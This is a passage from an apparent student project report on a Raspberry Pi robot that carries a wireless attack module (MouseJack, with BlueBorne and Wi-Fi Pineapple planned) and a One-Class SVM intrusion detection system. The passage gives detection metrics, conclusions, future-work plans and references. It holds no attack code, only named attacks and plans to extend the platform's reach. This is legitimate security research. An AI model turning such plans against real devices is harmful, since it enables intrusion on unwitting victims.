In this experiment, the SMOTE (Synthetic Minority Over-sampling Technique) method was applied after splitting the test set to address class imbalance. The One-Class SVM

model was trained only on normal behavior (as it is an anomaly detection approach), and the synthetic samples were used to balance the malicious samples during testing.

Results:

```
Accuracy: 0.7304250559284117
Confusion Matrix:
[[1270  71]
 [ 652 689]]
Classification Report:
```

	precision	recall	f1-score	support
Normal	0.66	0.95	0.78	1341
Malicious	0.91	0.51	0.66	1341
accuracy			0.73	2682
macro avg	0.78	0.73	0.72	2682
weighted avg	0.78	0.73	0.72	2682

Figure 7.1: Model Results with SMOTE

Analysis:

- The model shows strong performance in identifying normal behavior with a recall of 95%, which is expected due to the training being performed solely on normal samples.
- The use of SMOTE helped improve the classifier's ability to detect malicious activities (91% precision), but the high number of false negatives (652 malicious classified as normal) decreased its recall.
- The balanced support for both classes (due to SMOTE) allows the evaluation of generalization under equal-class conditions.

2. One-Class SVM Evaluation without SMOTE

In this experiment, the test set was used as-is, without applying SMOTE. This represents a more realistic scenario, where malicious instances are much fewer than normal ones.

Results:

Accuracy: 0.900198281559815				
Confusion Matrix:				
[[1270 71]				
[80 92]]				
Classification Report:				
	precision	recall	f1-score	support
Normal	0.94	0.95	0.94	1341
Malicious	0.56	0.53	0.55	172
accuracy			0.90	1513
macro avg	0.75	0.74	0.75	1513
weighted avg	0.90	0.90	0.90	1513

Figure 7.2: Model Results without SMOTE

Analysis:

- The model achieves a high overall accuracy (90%), largely due to the dominance of the normal class in the test set.
- Despite high precision for normal samples (94%), the performance on malicious detection dropped significantly, with a recall of only 53%. This reflects the challenge of detecting rare anomalous behavior in an imbalanced setting.
- The results highlight the limitations of using One-Class SVM in imbalanced conditions, unless supported with advanced techniques or additional post-processing.

7.2.1 Conclusion

The testing phase of the anomaly-based Intrusion Detection System (IDS) using One-Class SVM provided valuable insights into the behavior and reliability of the model under different testing conditions. Two distinct testing approaches were conducted: one using SMOTE to artificially balance the class distribution, and the other evaluating the model directly on the naturally imbalanced dataset.

In the SMOTE-enhanced evaluation, the model demonstrated a more balanced detection capability between normal and malicious classes. Specifically, it achieved a high precision for malicious samples (91%), which indicates that most of the samples it labelled as malicious were indeed malicious. However, the recall for the malicious class dropped to 51%, implying that nearly half of the actual malicious samples went undetected. This is a concerning trade-off,

especially for real-world environments where false negatives (missed attacks) can have serious consequences. The increase in false negatives may be due to the synthetic nature of the SMOTE-generated malicious data, which has not captured the full diversity of actual attack behaviours.

On the other hand, when evaluated on the real, imbalanced dataset without SMOTE, the model achieved a high overall accuracy of 90%, primarily because of its strong ability to identify normal behavior (95% recall). This result aligns with the fact that the One-Class SVM was trained only on normal data, and thus it excels in distinguishing normal behavior patterns. However, it struggled with detecting anomalies, as shown by the reduced recall for malicious activities (53%). This shows a significant limitation in the model's ability to generalize to rare, unseen malicious behavior without additional balancing techniques or supplementary training strategies.

These results underline a key challenge in the use of anomaly-based systems: while they are effective at modelling normal behavior, they often underperform in detecting malicious actions unless the malicious characteristics are somehow represented or approximated during training or evaluation. This gap becomes more evident in real-world scenarios where malicious behavior is rare and often diverse.

To enhance the system further, the following recommendations can be considered:

- Introduce ensemble anomaly detection techniques to capture diverse attack patterns.
- Incorporate semi-supervised learning using limited known attack samples to guide the model.
- Explore autoencoder-based anomaly detection, which may offer better performance in feature-rich environments.
- Consider real-time retraining or online learning approaches to keep the model adaptive to new types of attacks.

Finally, while One-Class SVM provides a lightweight and efficient baseline for anomaly detection in user behavior and device activity, integrating it into a larger IDS framework with complementary detection strategies will significantly improve overall robustness and reliability.

Chapter 8

Conclusions and Future Work

8.1 Conclusions

This project aims to design and develop a complete scenario that includes a Raspberry Pi-based robot, an attack module, and a separate Intrusion Detection System (IDS). The main goal is to imitate real-world wireless attacks such as MouseJack, BlueBorne (CVE-2017-8628), and Wi-Fi Pineapple so that we can build proper mitigation that is effective in detecting and preventing these attacks from occurring.

The attack module is designed to exploit common vulnerabilities in different protocols (Wi-Fi, Bluetooth, and wireless peripherals), demonstrating how easily these communication channels can be exploited if sufficient security measures aren't in place. Meanwhile, the IDS will serve as our line of defense by analyzing network behavior, identifying anomalies, and stopping malicious activity.

While the system implementation is only focused on the MouseJack attack and how to defend it by the IDS, through a detailed analysis, architectural design diagrams, and studying the concept thoroughly, the project proved to be feasible. The proposed designs enable clear communications, modular architecture, and scalable components, providing a solid foundation for future implementation. The project addresses major cybersecurity problems and highlights the significance of combining offensive and defensive measures in modern security frameworks.

This project faced many challenges and limitations, for example:

The battery life during operation on the Raspberry Pi is low and may inevitably affect the project, another limitation is the SD memory storage space. Given that additional exploits we want to perform may be large and heavy, this may lead to slowdowns. One of the most important challenges that must be focused on is the range of wireless signals, so the robot must be very close to the location of the victim. Also, broadcasting the camera to guide the robot poses a major challenge, as it must be fast and of high quality.

For IDS, the False-positive rate may be high if training is not done on a large dataset, and this leads us to another challenge, which is the lack of a datasets that suits our needs, the IDS of our project can only detect the vulnerability that we want to exploit in the attack module so this poses restrictions that lead to non-detection of other types of vulnerabilities It is one of the reasons of

False Negatives which leading to undetected breaches. Excessive logs can overwhelm storage systems and slow down analysis.

8.2 Future Work

Extending the project scale is one of our intentions in the future. The future work can be summarized by the following list:

1. Advanced machine learning models: Enhance the IDS by integrating advanced machine learning and deep learning algorithms for improved anomaly detection and predictive analysis.
2. Include GPS in robot navigation: Add a GPS feature to the robot to assist in tracking the robot's movement and improve navigation control. This feature will make the robot able to follow a pre-decided path accurately and expand its range of navigation further.
3. Include additional wireless protocols: Add testing capabilities for a couple of extra protocols that are becoming more and more used and relied on, such as Zigbee, Z-Wave, and 5G, to address vulnerabilities within these standards.
4. Boost robot battery: Add a power bank to the robot module so it can last longer and stay powered on for extended periods without any problem.
5. Replace the robot with a drone: A drone can cover larger areas, which helps improve the range of locations we can reach and allows us to reach more difficult environments. It's more portable, which makes it ideal for remote attack simulations.
6. Integrate the robot into a penetration testing work environment, which helps specialists with their work and offers a touch of innovation to the job process.
7. Expand scalability: build the same system using different components and make it compatible with multiple operating systems.
8. Extend the attack module: Integrate Wi-Fi Pineapple and BlueBorne in our system.

References

- [1] C. Foo, "How Does Technology Influence Our Lives?," sogolytics, 28 June 2024. [Online]. Available: <https://www.sogolytics.com/blog/how-technology-influences-us>. [Accessed 29 November 2024].
- [2] I. S. Association, "Wi-Fi (IEEE 802.11) Standards," 3 October 2023. [Online]. Available: <https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/>. [Accessed 17 November 2024].
- [3] N. Handy, "Penetration Testing Introduction: Scanning & Reconnaissance," 18 August 2024. [Online]. Available: <https://medium.com/@nickhandy/penetration-testing-introduction-scanning-reconnaissance-f865af0761f>. [Accessed 16 November 2024].
- [4] Avast, "Wi-Fi Pineapple Attack (Evil Twin)," Avast, 12 October 2023. [Online]. Available: <https://www.avast.com/c-evil-twin-attack>. [Accessed 15 November 2024].
- [5] Wikipedia, "Deauthentication Attack," 11 October 2017. [Online]. Available: https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack#/media/File:Deauth_attack_sequence_diagram.svg. [Accessed 16 November 2024].
- [6] A. Chiarelli, "Perform SSL Stripping," 22 September 2023. [Online]. Available: Andrea Chiarelli. [Accessed 16 November 2024].
- [7] KeyCDN, "Inject Malicious Redirects (DNS Spoofing)," 5 September 2023. [Online]. Available: <https://www.keycdn.com/support/dns-spoofing>. [Accessed 15 November 2024].
- [8] Armis, "BlueBorne Attack on Bluetooth Devices," Armis, 12 September 2017. [Online]. Available: <https://www.armis.com/research/blueborne/>. [Accessed 17 November 2024].
- [9] B. Networks, 23 February 2016. [Online]. Available: <https://bastille.net/research/vulnerabilities-mousejack-technical-details/>. [Accessed 17 November 2024].
- [10] Wikipedia, "Non ISM band," 19 November 2022. [Online]. Available: https://en.wikipedia.org/wiki/ISM_radio_band. [Accessed 11 November 2024].
- [11] B. Wire, "Smart Commercial Buildings IoT Devices Market," 18 May 2023. [Online]. Available: <https://www.businesswire.com/news/home/20230518005470/en/Smart-Commercial-Buildings-IoT-Devices-Market-Report-2023-Over-1.5-Billion-Devices-Installed-in-2022---Device-Projections-Adoption-Meta-Trends-Analysis-to-2028---ResearchAndMarkets.com>. [Accessed 15 December 2024].
- [12] I. Analytics, "The Number of Connected IoT Devices," 3 September 2024. [Online]. Available: <https://iot-analytics.com/number-connected-iot-devices/>. [Accessed 5 December 2024].
- [13] V. Solutions, "Levels of a Risk Matrix," 25 June 2019. [Online]. Available: <https://www.vectorsolutions.com/resources/blogs/levels-of-a-risk-matrix/>. [Accessed 18 November 2025].
- [14] A. Alabi, "Security challenges and solutions in wireless networks A Computer Science Perspective," 9 September 2024. [Online]. Available: https://www.researchgate.net/publication/383908002_Security_Challenges_and_Solutions_in_Wireless_Networks_A_Computer_Science_Perspective. [Accessed 21 November 2024].
- [15] A. K. L. a. K. Yim, "Vulnerability analysis and security assessment of secure keyboard software to prevent PS/2 interface keyboard sniffing," 2023. [Online]. Available: <https://www.proquest.com/docview/2799748892>. [Accessed 23 November 2024].
- [16] "S. Patil," Security vulnerabilities in Bluetooth technology as used in IoT, 19 July 2018. [Online]. Available: <https://www.mdpi.com/2224-2708/7/3/28>. [Accessed 25 November 2025].
- [17] M. L. K. M. Q. A. N. M. M. a. E. C. A. Bhaskar, "Is bus overrepresented in Bluetooth MAC scanner data? Is MAC-ID really unique?," May 2014. [Online]. Available: https://www.researchgate.net/publication/271914061_Is_Bus_Overrepresented_in_Bluetooth_MAC_Scanner_data_Is_MAC-ID_Really_Unique. [Accessed 29 November 2024].
- [18] M. K. S. T. S. S. P. a. M. S. P. S. R. B. A. R. S. McMahon, "Bewitching the battlefield: Repurposing the MouseJack attack for Crazyflie drones," 2022. [Online]. Available: <https://ieeexplore.ieee.org/document/10225819>. [Accessed 29 November 2024].

- [19] A. J. Tian, "Defending operating systems from malicious peripherals," 2019. [Online]. Available: <https://www.proquest.com/docview/3044057009>. [Accessed 21 November 2024].
- [20] K. H. a. P. T. A. M. Albahar, "Bluetooth MITM vulnerabilities: A literature review, novel attack scenarios, novel countermeasures, and lessons learned," December 2016. [Online]. Available: https://www.researchgate.net/publication/323846712_Bluetooth_MITM_Vulnerabilities_A_Literature_Review_Novel_Attack_Scenarios_Novel_Countermeasures_and_Lessons_Learned. [Accessed 24 November 2024].
- [21] M.-H. W. Y.-L. H. C.-H. L. C.-S. W. a. T.-C. C. F.-H. Hsu, "Active user-side detection of evil twins," 2022. [Online]. Available: <https://www.mdpi.com/2076-3417/12/16/8088>. [Accessed 29 November 2024].
- [22] R. P. S. a. A. K. S. M. S. Alam, "Drone hacking with Raspberry-Pi 3 and WiFi Pineapple: Security and privacy threats for the Internet-of-Things," 7 March 2019. [Online]. Available: <https://ieeexplore.ieee.org/document/8658279>. [Accessed 29 November 2024].
- [23] S. K. A. M. a. A. J. D. Mukhopadhyay, "A prototype of IoT-based remote controlled car for pentesting wireless networks," 18 October 2019. [Online]. Available: <https://ieeexplore.ieee.org/document/8658279>. [Accessed 23 November 2024].
- [24] P. M. a. S. K. Sekar, "Security of drone hacking with Raspberry-Pi using Internet-of-Things," April 2024. [Online]. Available: https://www.researchgate.net/publication/363859626_Security_of_Drone_Hacking_with_Raspberry-Pi_using_Internet-of-Things. [Accessed 29 November 2024].
- [25] A. K. P. M. a. S. P. P. Shinde, "Wireless security audit penetration test using Raspberry Pi," 18 November 2018. [Online]. Available: <https://ieeexplore.ieee.org/document/8537246>. [Accessed 20 November 2024].
- [26] E. N. C. J. A. P. a. Y. L. R. Banakh, "Data mining approach for evil twin attack identification in Wi-Fi networks," Octobber 2024. [Online]. Available: https://www.researchgate.net/publication/384923873_Data_Mining_Approach_for_Evil_Twin_Attack_Identification_in_Wi-Fi_Networks. [Accessed 23 November 2024].
- [27] D. P. V. A. M. G. a. D. B. S. Jovanović, "Active eavesdropping detection: A novel physical layer security in wireless IoT," November 2023. [Online]. Available: https://www.researchgate.net/publication/375831513_Active_eavesdropping_detection_a_novel_physical_layer_security_in_wireless_IoT. [Accessed 24 November 2024].
- [28] S. K. G. a. D. P. A. J. N. Patel, "Automated Wi-Fi incident detection attack tool on 802.11 networks," 28 August 2023. [Online]. Available: <https://ieeexplore.ieee.org/document/10218077>. [Accessed 29 November 2024].
- [29] F. S. M. G. S. B. E. Z. a. D. I. A. Genuario, "Machine learning-based methodologies for cyber-attacks and network traffic monitoring: A review and insights," 20 November 2024. [Online]. Available: <http://doi.org/10.3390/info15110741>. [Accessed 22 November 2024].
- [30] M. N. A. A.-u.-H. Q. M. J. J. A. a. H. L. A. Javed, "Embedding tree-based intrusion detection system in smart thermostats for enhanced IoT security," 16 November 2024. [Online]. Available: <https://www.mdpi.com/1424-8220/24/22/7320>. [Accessed 21 November 2024].
- [31] A. A. a. M. A. Salem, "Adaptive cybersecurity neural networks: An evolutionary approach for enhanced attack detection and classification," 9 October 2024. [Online]. Available: <https://www.mdpi.com/2076-3417/14/19/9142>. [Accessed 22 November 2024].
- [32] O. O. S. Y. a. K. R. A. R. Holdbrook, "Network-based intrusion detection for industrial and robotics systems: A comprehensive survey," 2024. [Online]. Available: <https://www.mdpi.com/2079-9292/13/22/4440>. [Accessed 23 November 2024].
- [33] bitcraze, "Crazyradio PA," bitcraze, [Online]. Available: <https://www.bitcraze.io/products/crazyradio-pa/>. [Accessed 21 5 2025].
- [34] bcoles, "GitHub," insecurityofthings, [Online]. Available: <https://github.com/insecurityofthings/jackit>. [Accessed 7 2 2025].
- [35] Imperva, "What Is a Remote Access Trojan (RAT)?," 2024. [Online]. Available: <https://www.imperva.com/learn/application-security/remote-access-trojan-rat/>. [Accessed 16 November 2024].